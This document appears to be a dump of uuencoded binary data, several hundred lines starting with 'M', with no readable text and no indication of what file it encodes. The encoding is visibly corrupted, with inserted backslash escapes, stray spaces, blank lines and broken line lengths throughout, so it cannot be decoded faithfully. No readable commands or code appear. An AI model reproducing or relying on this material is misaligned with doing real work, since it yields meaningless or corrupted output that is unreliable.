M2)\*T2;;62'=W!) \*D+9)M"[M%B&UE<KAS"Q;2&8=4>0]5B51]9E/85,W'-,8T
M80S0)#[00'HP!FFD3?\*.?[OI`2(\$A@=@LU7N`UL"!\$4&I\$W?"2(@EH!ZN;:&
M"-L2A"4`\*P%6(BPU,.4HR@ZA>N:HEXYZ![NT(3D;:"8&VA\*\$%1;LXM5509I1
MS?Y\4=U\*,J!(O4M`NW'O"5`4&"!%=.68&T1`D,`FL9QMQPI(HM"KI)J-N<K
ML4ND6XX4L46AZ@LWC!E-?/I>]7)L4.HKJR%N,S`DAM&2-:"E"U(B9#<+YO
M5C`SU"%`FE!O&\_\*^=JC#?9;Z#PI4<IP@,#AR^YH1C^QF>AH5%^=>P0JDOK
MH6`>UIHJL8?D6`S2Q)+&](K,-:HF MJIH[SE!!\*0NH'0!)0(R!LB-N'9FRSNA
M&`GR;H\*RFZ`C!85%\+(2%MNQ=7E0!8AS`YBX'"8ND3BPB\*U^#,H0&G9`\*1\$H
M0VC4`=V:!\*LT#&D@;3Q(6P[28FK53\$%WZVBX792GG7"9DN&V4)Y)^&;.SH!W
MTSO"V4\$Y`18-&^KQ>\$813>,D\*(%5L03%;A&PB?RL?Z)H#\*#5869Y\_P@7I.
M\$`&A!MC^9=L2A\$4:9CD6:0D0%+=!91M4(B@Y@&CIBKE\$Q=0H+BI>?&8%4#DS
MRINZ)EUSC:HFE[ ]UMLBB#\*%!![1\$\*!:%Q#>YKD<&[!"JFWRG!A0/J9IK5#4Y
M+N?L=-L790B-NJ`\HJA+BO!8PZ]K9<M.\$`&)!JBA/'`-JB;W7Z\_\*^8:4[1"J



M9P?U=VQ75@ "5\X/R0K)>\$T)UD^MV0CJ3P2/2/ (8<A>R"A`JK%4#E0"OSC@%\$%
M: `D0%-J@EZ\*5 [X81\$FF (K=ZM&DM5E9OF\$A43J6AJ) 2N `RJE4EG [92==<HVIF
MJ] Y48CE+2X"@7 (+.^&#"AEKQ5@ "5"ZDLG8V1KKD&U5#EIJQ2] !6JJ7R4) 55?
MH9K\*.7&RH]/2 [I (B/+@)] ! [HO3A! !, 028, JF%4!EE9\TENXD#64 (3254%FE]
MA6J94MLOE\ (UA!5`996CNGP>KE&U4\*I; T>PWEZ `8J=S\< [68S [0=FA"JJUPM
MJP4E0% ^A&N4J' ? , I:OX; 6CA!M\$X0 `9\$S.S.G&?T.? [D>CD"CN (2\*7&9/U?\*5Z
MFJ/4\ `:) ?8, ) UR\_T&F9\$AT (\$IP3F"2 [.M' JF3FZC, X^%5R7B. !J' 5) E#=59/
M- [4< (^R2 (CQWX) U) . ' [OHA-, C3N) 1SE0Q+Y# (3S7B/<F&%", ! (%#<+&RGA^E
M" \=^%6S%F, :3A (P!FDBEX:2BSPFJH\H9J (/JMSI+:47S^:\]N1 (!) (D1+)]
M5LW\$XOG=AI!6"-53I? [= \_K;F, Z (%I"U!6&; !1, =!X\$" \$P%P!W7L=O4^AU.7\$
M"JE0> [0E`%#BMT%E&U0B\*%"@UM, <?9 (D9, #9L]/) ) 27^V2>N-] TP0J (VA%N4
M; 0G"8H; !>: (@0F#"0' /F\$1WW12@GC) #4@C2; YS6U<#>UN>?1\*"3\*F\$C/CFS9
M' =M^U\_ "'<DHTW1% (DC.) ^!) I%] '\$=@4 (\*@S (\;K, 2) 0"//4UW (S9.D\$\$! `9@
M# [.! " ("@L14@=GYXH810A9T>4H+] LS\$MAU" ]=A1+QWU\$M4340]>.5%3%ZB4
M&B7I<<P\*H' (FE) LU-6OD7U3) A<JFKLQI\*4X0 `04#SIH5W5O^!97, 9Q7^&I. \*
M^ (LJ`:\N\6M<KY9\_0"J!R: "M3"JT`\*D>L+, \_>EW]1) 685>>B^\_ (LJ (B\_\$G#KI
MR`M4XKRHJP\_86F+I8\$, IRPC>F#-.Z"78 (53/'74QWNJ&\$5\*T (&4+@J\O]QV (
M" ^A0#Z2Z7) M-RN8:54. I>O"' 9H=0/6+UJ1F-.ERC:JQ43: \_/#J%ZHM3) @. "4
ME2, 12) (\*\$C, (=+A&U4RIROZ:N43%7"J: H1@K@, J%4I; =.W, ) BH60%\$V' RPZA
M>J#4) W=431&S%4#E4"G+3I: Y1\$6=F [KG9`506>; G>UG!Z2M42XR: ^) (?KE\$U
ME: JV [9E0!S/E&%74': [X2#KHB2\I\F [X9%KMQ`\$\$/9% (5@RV\FD\$VP#4M] O
M`?C=M`0 (HER7Y=8, \$3E!! (0M0-E"E`B) -\$2/^@A5 (]=)+1[^]/&/!GQ!F
M+E\$QE8K&\$ [ (50.7, 5BYMY8XDY`=E2 [5#L; `4Y [L[:G'<; N2!GYUB (`\;H\*R
MFZ!\$@H` (]K2C^P, AQ%) 4"87\*; LXMXYNFG, ^\$:R721R&"\*; =I^X@ZO) N [8; =\
M^+H=\_D\_M\$H) (H%\$8UB" S^L\H@D-8#0+4>\*1%!0>3=K-'7CLE., !"D1 [ ]>5
M<J1) @UMZ?TJ7% .%D0] QBD7U`M@P [A. JY5"=' #I4L\78 (U0NIKL^G-M=H-: %O
MJ9: 6: HFJ@525"= !7J!9\*->?0Z; 8\$81' `2H!U) "J6, /O90C>, D\*0%\*5N0\$B&I
MA. @CC, UU!WMFJ9: 6: @>KRE73V; ` "J\*SR5"U^Y: ^%>BD2AW\* @B%1>VZ?: NF&\$
M! "U (V8\*4"%`YKST` `\*Y15>5Y^U15E"\$T [H!2XE"&T (2@PGV2Z\*^; GAO\*\$) HB
ME, T490@EN [BBCH6] 48EN"B (\$Y@L\$5@BL) ! `ZQA\$) PB `V"= `LSVZ<IKB1BZ=
M3N. `J#; UNMJH `W6L` "J' K#S\_P-U1\U%M"1 `429#^MEW, J-\*BE502BF (D (`M2
MA<VT<-PP0I (VI&QC2@2E!J1; .4X0`5D+4+80) 4) R ` [F8F=, 8>?] `EQ3A; "G [
MQ; 96' I [-28N\5EU<RN\ `Y\*FOD1%L@#Q\_9-. J.@9 [!"JATK] K% [O] \*AS2X"@
M2 ('L@W1; `@3%; 5#9!G4D+R%0: ^++?" \ (?BP\*B5) %U' /&OJ0; ?\1^FF2\*) \*K>
MB#2LIK7:M: / (, `) <B2A3NF\_ [ ]D#F: '!\*"0J%!\$M? (D"&NSA<KCECU) -5GCP
M<SVL` ]2I+ZCWXC-W<G5\*) %8 (U0-+G?@?7. QJ, EH0 (9"L\; J: ; WFJIU [+3' `#
M" (D (4E<S [=N4`%8 (U6. IWOH<@ `B! "0) %EP6%'>"T"UQV@4L\$9PCN@' 8`<PET
M3V<B) , @06EA0. -A) 4HP [ ]"G-? (L\*SW627", /?4JSH (, , 0961ASZE6=A!UL71
M`76MS@5UJ"NK, VO1Y`\$Q6XE#, 1 (HZY-) `V%: LK. ]&##X1I5LX. J&0YI"1"D
M+\$I]W; 2' `1`AD. Q) U" [\$JHWVQ3DA00; 0W`?HJTE (4) `A-`"H. \*L/90@-#U!N
MU] (Z1E' \*+L1PX+\$8I (F`9D+-U\$6MOV` ]D4@6]Y) QAO=& (V%B\$38?GU5; Y4N#
M]V`<B4"2U"\$AE [53`KL"!&4, 6M1\$K-UG.D\$\$Y` ; `03K2MT.H7AAUTV4B2\$`L"
ML\$+8VI+:L/92U+8\$80' `2H"5" `LU3`VITPM; 5; NZY>E^4`6) HV' B<IBX (\6Q
M) OZS>\*AZ9C [ , RCZ (M3<>\*1.F7" ^JJ9I&LP\*HG#K\*) [9VUWO ('/725N] Z.K8Q
M; EUM=ZH] 6KVO>; ZT0XC@PH"EQF6UDRVX+FD; GO%8L1C^4EV!PS6J!D+57; ?<
M\$B`H%`#. \$ \NO5EN"L\$C`] DOC6-`. H3K; QVYQ6JUY2MQL, @ (1`A, ; 2) W; Z?MG
M] \_-IN (I@F, Q2) , \*&C [Y47^; G"`, @' @7JL&. \$\$\$Y`+P>O5QSFL#S24J%D+Q
M^WK3: &8 [B, P\CDR>G90%HL/-, UGZ\3BD"GJHRAZJ\$JE"HJJKS?1. ; 4FS`J@<
MV<JEK=S!'+, RN=\*6JV59V010.6'E]E\$W; 0G"4H"5`.M (6B9ABWF] ZM [ZI&/'
M; (#\*@ES0] 9V<PX3M.#DG"PI-N7Q&) 9&F\>P0J (>^5C<' [3A!! `0& (#UV6`%4
M#HVR<@!LAU` ]`SNKNH3<M`8\*DM; 0^C6) PA\* `B4X; RA": =D#) >E" &T`R@". R`
M2301?=<I>1ES2B=1], 0BG; 81<YJ' `0+U2-L ('D\*ASG?HBT6ZP\*`; ; 1:FA=`I
M1@) A5<Z) % (1M2Q`6 (8P+) T. `3\? (HACA^NF' 3\? (H@3AA\_W) QV\*01ML>' K (Q
M&7/ (1A9E3.#ZF' ?#" , D-!\$ \_ (F (P [ (2.+') N [F/] 3NV& `Q+Z!X\*\$: DW&' :F1Q
M< (R\$"] ZX0S6RV+\$X. IM"> `V9FOH) Y4AA6Y] L6I^ \_/CLE/ `H1 [-C>B^JG^7\*\_
MM) VH] D0B6>\*0U: N] 6L^&P@ZP8W] MP^ , P0C\*"X) D; (\$\*@8W?: "YRJ87@: OB<2
MR8H^LK\*/#. TA<2R3!AA>U4NY3UKRH!PIA%WB@2\*3P0-%LL2QQJN\*YGVX) ( (
M@<H&L7GG6A' & (95CD3?U3\_88X) \$ () \$F (!`X2: 4L0E@\*L!%B) , , <.90'1]3] \*
M\$2ZML; 5BT-HIT1.) 9, H: \; R.R8CS.K+4 [X3S6QAQ7D>6LNUUGS`Q&7/"1) :&
MW02<@#G\$3&0I6R\*>] "6 ("P&6`FP\$F' 2SLY7, [T\RPZA.MO7, >\_\_DW'>\_ [ , T
M.T; " \*1 [G\_3] +<TFRV>BVAAU"=; 8J, U"@KT`M8^M13NK7\^U-<\_) R<D' Z; 1\$ "
M@Q: 0G&L2KB5!F+`6] /`\_&?3PGE410D5E/>AC/\MB`Z5M^'+FS0TC) &E#>. 2T
M+4%8: F#B^Z]: \*"! "8 ( ; ` \$H\$E`G, "VF [YK0`J%T99K+?G14J\$ : \$D`EK. 5#GH
MG] S/07^6!TB\*I>-^#OJSG.T+`-NW) 0B++) BJP] TP0F (+XG; [1\_C"SW) I7YTS
MULPP9KXZRZ6U75; &8; XHY; +; 1S3' HI `H (R+' F; X=0G5I<Z\*12NLY>.\E] +F/
MQR) =T4M7] M\*A#13^<X4"1-"=; ; #EK=^-XR0L`4I6Y". 1+&%M=W/MP0 (BAED
MCG>OJ\$5!+FQ6, UYJP) ET/ `ZI\$J+J=H=. /-T12) (2"7@ [ ; DL0EA' LB) /7R2@G
MKUF1&PKT9CH9Y\TT\*) C.>KV93N [AS33WV<Z. ^A>=C/0FOFOML?XZS1SN\$ZFQ [
MX (J/42A\$<&2!9=EP@@B (#0!] ZTW&^=; +\_81 (T' \; B! "8\$K#MOZTE0% `F0?5F
MN=U\.%FOU2`I; #0=BT&: G&BT+RZP610C`5L; N%) K2P`6^! : , IT7W\_) 0JCX] \$

M(\$E@D='JNVIA=B(J\$HQ`\$K:TMD>VE@!!;&'HD0U\$" (P1:'KX\*(]L>9!8%/;N  
MP@XA@E,&'QG(' ^7#+'`R0[\$1RYC\$%<!AE!I;:]7=USJK1E1:ICMF\*,G\$LG8  
M\AQ79'8(U,6X\_U%79).1KLAR,1N@73M=5F\_KQ0FA70&"PC:H;(-\*!\$D;0\=>  
MC!STY96'<2=<WGC08U>N9@N<=<P\$;4D0)NUKOY9K,\TE\*K(5W34?6V/:(\$)@  
M3L#Y[:I:J,7UJQDGB:'H1'#!X+\_5S;O#IBLW#!`Q%["H:YK[%G]0(5`\*W'52  
M%ZC\$%K#?KFFF3<\>.T\$S1`3X.\*?Y:][O]PX+<8((B`\`?0LWC)"\$ (.+3UMYP  
MV"5%>.K";\_XV6==37B)J-4H'%) "4[( ( \_77->@6%U%E"&T-R"F@T-;0G""@NF  
MWUQ+'`>J3\_R[1WWX>51>LEM5GX[002\$&J"7<-LA5(] (?;%5FROU%:K%0DUN  
M`E47J)0(?)9H5RWVI&@%4#D5RA-;>7)4F7.[ :19W]6(=A1W+Z0Z1@POK\C@G  
MLDVUVE;3G;7A`\$0(+!1P.1=C>'(\_65L"L,1GV'RI=EKIB4D0(3!@X\*=S'EV!  
M7=I'(I"\$[0\$+U\$UC-WL'%) "4K.;UC5JQ1L]RN\$;5F%5?KRQE"AU7)QLZ\_MT?  
M\_=%/4J99F'VXAVM4S6Q5KISM\*\$KKG+YT-[6V!'@J&+3I6,U)TL'UG'GJVW#Y  
M&7/#`G:\$'ZRM@1A9"UR,Z+^T%\$[HB5`4-0&E6U0B2"R"VI\*Z2F==;U1S<L.  
M(8(3`38\*PL5!/2,P"A,MJ\$]5%V>R@,YW3!",@NBVOYN&"\$Y0>J-:F'KR=FV  
M!&\$%P\$J`X=O,?`&;B/F:F>@\*RMY9AQ#!@0#/WWW2-MCHSG>G&'E"3:#\X:J!  
M(YOA-.J`TA.C#\*\$Q0;D"-6X6[!"J)ZXZEP<WC!"R%\*>\*QJ6;O=%(F!E`^2FU  
M`JB<.\J<7B>(@\$(!M%\%\*P#\*N:^5N=. [X\$TGTG-XR0H`WA-+4E""/KL'<9\$0\*  
MH7KDJO,]W#!"C"48%PU.`\$`D"^^7-Y-M:#0\$K`[<VH\_7%(EU\*=)5L`J@Y)B>(M  
M@P":`I<[ ,14(!`A,#= `L8)]K9>J;R4:Y4A1`\*/@-WTL!FAX7+ES>?Z(9?EY  
M\$2!8F=.H9?AY\$4H"TUBCVL8-(R1J0<H6I\$0(V97V\$7#3&,<!A\$,A@A,&K^3B  
M?G6!2FPYF[GQS\$:/X001D"E`S:<6RA":(Y1',R0:Q4A0=! .4W03P/@O?[R#H  
M0G=`P5M[\S]J\$(XM,"X\_TJ1C-N<5?B1388;L!3;R.U9A1\_WTNFW,W\*#5N\$G  
M772=+!W@EC6V8!T`';8VR&6PN45';GFYC6P%4+BSE;VDE-' ]H6P(`!=JVND]J  
M5`3CCG\$@J"/3+^6<8<D%D%HD<%AB(IKU\$&)11#U4.EDC3HLL0CB8U3[J2E7  
MHPY,( \*DATJG:M2AB46@+;#5OT<90C,#Q9P?D>6Y@6->C\CD0L,Q=P>S-32V  
MB\_DYF&AME6>!Z+Y8&K`. \$\$S\$D#U^WRS?4OM.;R1S@@@JWNC!KSD7U2)6>4C  
MWWY=TY`4J):2TF,HUE>H"E5\*AM\*EYR;"Z0\*6,E19;X05/7!:2SDK-NJ9.I?R+  
M\*`@6KJ"=;=#Y9Y+.\*>C)U@4J4!XOM;C/E1\*L+5`J-\$MF%OD\*UR\*B51JU\$M5BI  
M+6G\$65V@4F\*43HQ6QRU3HU8:M8Y;9D9M;M3FJ)8?U.BNYA(5BX-B>5#\$&\>^  
M4F1?D.H"E0\*C1'?55Z@6&K72J'7<,C)J\*Z.V0K7XH\$9W-9>HF!P4RX-BQXU5  
M7BS8;-4%\*F5&Z41K==TT-VJE5NNZ)>7#9\_`^8/]J3VKQ\_LKY[\ [ >1\*`Y>#RK  
M/WSV2\_WH)659YM%?^OGN7\_K<99X@9\_&\$?V3^+`G!8'O1]YG\_F>\_\_7[MW[\_2  
MQY&[B/\_VQ>?ZD+BO;2,@SV>VB,=\$YSNYI(T\*I!C[DP-07U/M0;U-(J%I7O:E  
M/5WL9^\*2W(?'VZ\_6`. :)-&7ENZ+ZKT=Y)59\P61/SI[1I/M9Q<OOWUS=GGY  
M=?#FFV\_>/%I6V^770'1RP4'27J][`9R4U7N.?+1J'M4\_K90-[A'-&SW:?EJ^  
M;19;UGG\^(G)+VV\_?42T3Q;SM\_S?QRT-AM"+J<3]'`WJ=Y[U]LM[ ]FUQL"?&U  
M3Q?39D4/<?Z3ZB]\`CQ#V\_GJQ\_4(4%O\_G+U9G)%KU1VTI7.Z=,?7CW[XX2D  
MY!YO,Y]I;-"6M+;JL:"3`9KMCJ;#%MJY#.5ILYCQZAA\*W/;A7+[8A\_\*MT\_N2  
MNQ#HI=1\V\_6F^<33`C'`K`J?`FS[ ]X:-,YP];,8\1A3^`H]QY\U[? [?66IHZ  
MNV; )F<8-+` [FEL08@C40R6J3\_9K?\_E^N;NYJ/J?.-WG-HZVM(")% (Q7W%XC\_  
MD^(7G\_\KVV1@6`RFJ\>3PV)R`\_],@YF]74@+8+\_FK4ES'MXU<\_V\\7L=#EC  
MMN+G^IZ].3Q]XCZ:>O(WWJ)%7C4<QSR)/OIT\\$,FRGOG?V+1\_#;,\V\*^HHO`  
M.`N@2\G-`WJ4^N\*,4L(M&>ZJ;NL=A\,DE&FO5I\_`\$8\HG5K=1H;-Z.]W,I1\  
MLMZ:VVT;[ ]E)W'4[\_. \$1?\_S/WL79^?\*=3Y-YBNVR\_JV6K`CKLW\]FZG!30\_  
M-Q,-82Z1KRAJ3@B^U4JBj` :9[6G:SPD=\$L4>QLD(Q!.^I!=@<BSMK'.F)I^D  
MF?ZLW`HPM]XU-,7XZ!TO#GNT5JNT\*0OU?64VMDI\_\`;'K?DDVMGK6I9YHNQ(  
M+?KNB"5RJ3P\GZ^>SQ]^/ML:S=US^^YTZU6]H+O?';FWK`Q^WNOMO'WA/'S]  
M]@VW+/CAV[?`Y9XXM&])JRNW[3+\_2]B2/]J6.`7'[8AC;1LR3Q'93S&E.KE9  
M\_?UR+3YFLK^2D29=]\_LUL@VJ@,'2SI\_`KM+>G>%??/X/V^;O:?)S#WY9/][  
M]MM/OLE\_L-M/\S/XFX\_1]E:9HF8>QQ/(NM?)W^3WY\_2[\_^^]SC\_ZEG^I7>%S0  
MGZJ<%L;F1JMV@M`('OLRDBL(!TB\_@V5\*G6MRC+.M9Y8&\$01/\_/2)GYE\$F,80  
MW^&1D+62]\_KZ\JEW]NMGSYY\O`CQ\?O-E&TEG&/F\WM\$ZG]8LX;5^2];.W9  
M?#MGIZ-4[3?+)S;\_Y7Q:K[;T`-]>79KDF\*:5]Q751Z'09P>'2&[U83ZC][NE  
M:=K\*^[ ;:3.>5C'E\$D9OZ]IM6\KPG4IQ5:5'\_C=KQ+#SP\_7%?K;S3:D/CA-X+  
M7B`^`2;UBJB9K]ZOYLN:^EG?W#4[ :K\N^!E,4F\_NYEMOS? [#JZ5'E^]X@GW;  
MO-OQWJD\_>)^:O3<E\DU-KT!/]`-`J&NI./&DVDF+9S&A(E\*7[%57FHO6YXS5[  
M7O-.!+Y]^=K[ME[1LRZ\J\_U;ZK;HUR8)\*DH!B[=WU( )]^TE@Q\$3\_1\*:#0@U1  
M]B[.['[QZ+J8U/JCSBD/!H6ZE>1]ZS<;[JMIQ^C=>(PSC`27ZD[>H=@?PXZ.O  
M]P3PMI6B^\$M1WU,"F"R\*E)\_U(;G^`MS6UM^MW^`5#24+J7GEQ\]VKUS?>R<N\_  
M>N7)]?7)RYN\_\_H'4=W<-Q5([79+-E]1[(VYZNDVUVGVB)"L+/\`^8Y`)\N  
M+M]N\_LK/\`SBN7Y9.([?W7MG7A7)]<W%Z>O+T^NO:O7UU>O)N>/<KMFFD%  
M1<\_K]MX1W9\*=D\WJ'>@\`KR`OU)&;RF-BYEW5WVH<.G]?P#I;#RIF3-H[-R  
M]T:QNQ>.2N05\*O[I+=+[A,/\_B#-W\_GK9K=0T\.`\$. \:S&Z1J-\_\_LC\JM-1#][R7  
M]M'ZHU'K>!;TUS\_O.>\H15&"EV7%G=NL]GK\*!>]P\ (JDT(\JJU8Z2RUFN36\*F  
M-PR;!@>]4%F,==^?"G\_TYCILB\_],]E5I87N<@\*8IA&7Q/5J1\*H&<CS.Y1YKN  
M\*/RFU>QX\*G'(9T8;TF==+;2J6A656S,U5;DCLZBNK/-ORRRS`CR&)(ZN;K8  
M]RE?QL3908EF]Y[IB65-6KV[I1>H'>D'WE69\$=V';V#4[&D'BF\$>J7\F,YF6=  
M5JO\_(P!'DD,\_AYH>Z<UV-YO2F(Z67ZQD=O'[ ><B)7-7TM-R;%6E8"8<;,75  
M]YG:\_Y\*K\Z:'^/%G,J^W7E"+^%GUC-+S>S\$-^[[:S#C%\_`C/Z;W7/U7L\*%L\  
M[H00V1S(9,2MS4N@P:CSOUR]NKY1\*:<R?79Y;I+MO3F<OG0B-;XZI.`RZG1R

M<^TMUKH%?!\_61^/\M7UF3?[2-\,K\_9R92G^AYZJ#"A\$07A3X,B+>K)^>GK
M:ZI:WIS<W%Q?/'M]<SZA.]%\W9Z;V8?]T%WWY\$2S79SIZI&NNVXMCLBA/0,6
MF]\$R[^+NIJ:WIUZ"BGX[\_Q?^?Q8V4B\_&^&);/3\*^M=\_FU\_6\*\_ "?/V&'X0
MALSU5>:YV?RU%8/A+E?G3WUV.3E8.%\2J6'EYVOJ,IZ?O\*G\S>7%\],AK.M
M+1UCWU9+LC;^7[5E@; \$&H2UN\\$@#\#5-R/"H0L\*J:%YM//J4\$V) \*7[I&U\$>?
MY\$/\_ ^YYN4= .?>;VI5E1)D"I]4NJ%J8OFS2]=&5W)RH;907J[^Z^5DSB\*:F%4
MC32EQLU,%@B=(-(]U\$;:+5\2644?Z.G\?U:=95^0T99B60/5K+YUWP\*)^RD5
M[6IQVW#UIY^#UH:1]HZ\_5?1Z5"4T7S>4!N)@.E,7F??TDM[=OIIYI7&>"7/YM
MO8&JZ)SS0V;77?5)'8N-MC2I!+'K,CL-IP.8X+B+6[7^\_ ^FOZQ'D\R;&NJG
MERSNK9[.?^02U8AW?E;S)D/Q7FN9H.EOE=.05SF=U5,RZ<I^VWV\OT3]U'15
M4)>5J9:H\*,R7;\_ ^')P/:%107-V&B<QIK7GB5-BVV,EV\10I5H2"[>/S\_Q6C'
M;[!^9\_6%^')9[\_\$KW?\1P4"/\_/\_CS\$^#.. ^?![@EWF?)9[\_]?NW?0/X?!DP\_
M^\_F\_WOP/HXAN9N;\_XR"E\_(^"V/]M\_.O\?N'&?^SYPHX\_-LHX&^C@+^-'OXV
M"OB+\_,0HX)/?>Z:K-KDY][U\Y]GKRU?>S<7YRW/O7UZ?>Y/S:^\_TU8NKB\N3
MLU=T]=\*[/\%>79U>\_.?+[CXJ\4GJ\_ZWF;;TO]?SNET(\X\Y8?6B>?VFOYR\$5
M\_F>\_VI+#!7K7XN7MENL\_V-'\_OKCZRJ.520^]=\_O5U'N@"\_T/XE&J+;U<8MUO
M[ZK9EQZ]7\_J!;!OQ<'6+P!G7X]Z7' \_+JV4^NPNK+(YJ\_"[QA3='SK\*LQG,V:
M;SZ"4]X]'\*LYZnz<SG'/3F=5>+^+'PK:P2?B%=6#Z1SQ.R@\_]9Z.5\_ZR^M+ [
MBC;RB<-WE3>O!][#+LU;TB1+?&'3'==D<WTPJ#GCNTO75R>S&9]E^Z'"DPK'
M@\_XGHA(P\_'/\*SH^T\*OQW\_I?BK9F;2!Y9/@^#)A\:^FZ\_\$5L>JYTZ5(8H6,QC
M!&I\@\$NL\*?\$/O8"XOOC\ /SJ99C06T2Q/!CG"08YRD"/JY=#;Z7C`:3@]\6BN
MX70EO5S'#Y(93F7Z,YF'TYSU,E\_7[T;:1M[+HX^[8==?\]5>GY8TR%J,8C5;
ML<?2!GX/+^ \/\_5\_D^3!0,\$%&^P''JPZQ]A613:S^S()UVF\*NOL&SI<ZU/]KUI
MC!>=8=\*XAW2WJZ9WHU]@3YGA<VSV:\_;Q,DR3#M%0P\_+], \$TV1,.[K48\5=[ '
MLZ7MQ/7T/:U^YFF\$2IP\*/H\*S&,%YO5\1[2!7Z`]P+>IJM5^[\*93KH(>- (PSZ
MR<\_VR\_4]GST,^RF?+ZCI<U\_.J)\_S@E8`\_LP7\$` \P;PTOK;?>5%NQ/W\*\_X1,K
MV(O:L+F'2?^=5)'F1^#D2^6X]\*=]K,\*CPRR<<6^DH?YLGX^Z37FOMF6]Y.N
M13EX5LVJ,>6@&\$-&XV3BCQ^7-?<E19[0H?K],@?H\*:. (C\_[J7CV4>\SZBM8
M=3W\N%'81T#SB(X?GQ'-DBBZ%^P:R2\*>PAIO/>B.1SQ?4J=F+?5+=A6CY(>
M4EYW2YS+L]-G(YXW'<FTFJF3FD:T0\*/LWJ0C7F0^CG0\$4T\9X2S0+C5&F\$OL
MCZ0:3E4<] %&MIO7"/HU0'C\$X7`/\&X1#K13-, \$@V1."Y11S17XWB(43G@',N7
M]/") (W;OG<\*TC [&@BM/]Q0Z=LU>3\_\*S912.L);LOYPBSR0<X^73.72V<\MQ2
MLYUZ\?5JA-WTE1%J2VWTT7/#E57BCZ!BW\_3#F9(\$?53-5KOZX%[3B\*9Z\$O;3
MC>:) ^GFT#P3N-\_)Z[0N;Y@S[N%<SIY5.\_N@^F&ZI(?.'AR-J\6S>VP(2?I
M>+9A\$TZR7K9UM:F5=]8169\$/<@E/%&,>LAA)-?R\$J=]'M5K5![^=PX^8!KUD
MYIPO&IC8-(MANIY"H'<WE\$NO,15'&O72T>R./D>(QWA&%\*XT'B04KH\*%\_) \Q
M/>LT&2243, (' \8A/19K>C\_!\>.PIS?HHUY^H/(QHG:3Y,,OY3R-XBC\$\P\4@
M\X=Y1K'\\_2R7WS^?/["KK,\_N-[4>0Q[Q>K)H'-.(1XN'F.'<MQ'VF25#K.: ,
MK1\$/FXXF&V-:678/NA\$O,!]-X\*L&Q"(35>+P0^;^\*\*+A%.7!\$-&X&BL?M/VQ
M%54:/M<&+G1,^J;FP^:JJ8;]=W-!XV5#S?E3:TCDC9H6I1K1+H&+<L>%K@:
M,]15#-J8'@P?8;#%H)UILA%&6PP:&Y%-ZA&/.&AKZ@"F,4\X6-,JKC\$/.&BT
MTN>;'C2Z5\.]&#3A%S0U-J\*F+09K6B8:4<<6@P7A'@,HQ6!)N,<02N`/%@ (Z
MDU:O6]<+TT;T.P-\_L\$",:KH'\_F!9D`/= (P;9`G^P."@N[6=D#.=@L6AQCLF4
MP>(A.4>,0;^8&F0PQTCNP\*!/U@H)O6RHI63FQ&V'/B#)4.SC3+FP:(Q(7)(
M]6[D(\$40#!8.=+7;CZJ9@J"P4(Q-AN"P6)AAN\_&/.A@P;CO8&'0#):+PQ\$>
MDU6UIN5ZP]^S(!@L&<XHZ`@+##'+A\,XP@K[]I# /ZNJ>RVWZII'% (,,) \$ZH\*
M87A\*\*@B\*^\_!-=LWPE%(0^@.<XX8]@S`8PS/Z4<-P@.YP2.&?:`7L\*\_+8/1]A
M@V'41SMM9O\*`W#&%) (R'J.29+.,)DSY"7H%YUFQY5F3,S%X0IJ/91I2+,.MC
M6U2?+IMJ]IS:D#0+\_EW3C+&70)>QWM6\EFP\$3S'\$8QVZ,ZZFC\_Q^RK']SB`\*
MAHG&C&P%43B&:S0^1E\$T^T^/5\$\GFU\$[SJ(DO%\ (S)E43I\$Z1Z;-V: `(XBR
M^Y\*.R9J\CY3+Z44S=I0[Z]OT5:M4U%F8[>;:O.)9V]'U,JQWTL[O>\_@?A#W
ME9#5]KMFNUL1VTUSO^6601S^#-X1F=0W-\SUJ6QM\$>\_H\*9P@CGLIKZH='?:G
MCC/AP)BG3^Y'.>;!TQ[\*O70#>L\_YR"#.1G".)NLI/N>K>WW9XZ\*/ZF=\V1.\_
MCW!VWU4[01+<@V]\$YB9A'Q\]XKT\_H4G4Q[A?4GU3KV;5AOV5CGG@\_\?9N76W
M<2-K]"\_A?GFT9301&5]T0CE>:][:4EOFF&+S-\$E?YM<?=#>IV)E9A0T^9\$5Y
MV0&:^(!"5:'\*<1SQPVOO6X#D\$P8.)+@HXZ:-YM74S9<D\*&F?,(U)O=S`[, -
M"O,(3<NT<]G;W\;AN%O"LN0C!M..):.M\*.4LXQ.>#>4U,LDX/6.6@Y2-,33P
MR/@BXY4RFXQ\J8%'QE?1S'\*D7\$SWG/R5HVHB@C%&38BEE>WC]#CRMEB1Y#%\$
M-(0Z-\_@&,\$M@OV@1?4O7CB4?U",LWH-B:."1\55\$4RS8AF,F)DPC8ZL(YOUU
MRY:8%\*!:L:6\*4/KQW&OT?+^@VV(R%Y')F"7EC-V^Z)G<V)\*DE/U=84PI<:^.
M6V@I2C'PR:>' /88IR"#JG4]1Y\$S-@\`D29!>N=. \W'Y=C\ -VJZTY-6AU9';
ML6!I9"5BC]N'\7NU,;A]\_6>Y<\_HKN']#DU\$+4GG5';I->9U1?C#BT,F6H<BH
M7`7%' -52E/WL6[@=I<#=#3D0)#SWL\*]%SD2Z'(N06(2B9O\_UOF1/.G+N8% [
M:MI(HE!&J40`]:5DE);`V\_LE#`6ZD\_]V7-<W-Z-,`Y\*F#AMEFZED^DZDIO?J
MRM<Q9#1!QDR9[\_55:%0\$F/D-1UOBC%)!A>K?7\_X3S#Y@/DB,OBF6@R"Y\$8
MK2&+>#B,-IA&YFDAC;`<8!6-]1U9U=H#VA3,(%YWHP.FM<1;C(X7<,GLB68F
M+HD-&%W1R=O^^^\$291M5YT\*1&,U08+;&U%X&1I;A^%5:!R%-2U"X]NQ9.J!
M8@FL(A0>8S`F,13:3DVF,#!)JQB,H"IZ6#X\/-JM(;"\_%@?%2MK8[.<J)8#B
M1\$IYS\$Z&XD5(\*9[T9[<!B0/&!A&TXB!IP4%])7YN5`\?D!B; \*M!IBUQ@=;^\$
ML;E"N]Y.!21FVQB64'"J@OQSW7][]PD]##)2"'YJC85O`<X0\$%"E%&1?\_(=O

MBD>H>R#;F'.01<8E+/])0+1FCG%!!EWB&S(NMD+)E),,/:/6/'%!&H%(CH<%7  
M9[R2J:>C'\PD7HND"XI'\&2FJOE2N/#SYO@[CACTX=-Y\*U,.SJQO'<")CNA&S  
M/!OC/2\*!E>:#2"K%0\KRN/T!7-3&1X@B\$STR01::81=;5S;F;P:MQ>"PU>8LG  
ME\$@KJ'JVY!#4JUZ8H'\\$&670!(!+X8D%>[&U9)"8X3"-C\S)M>+PI1\_%-\*7!3  
MMHOIC.\VF]6A.QS!UA%D,3P5':@75C'A5E%ONGT]8=>\$5'<-]\_TCGF.N\DKL  
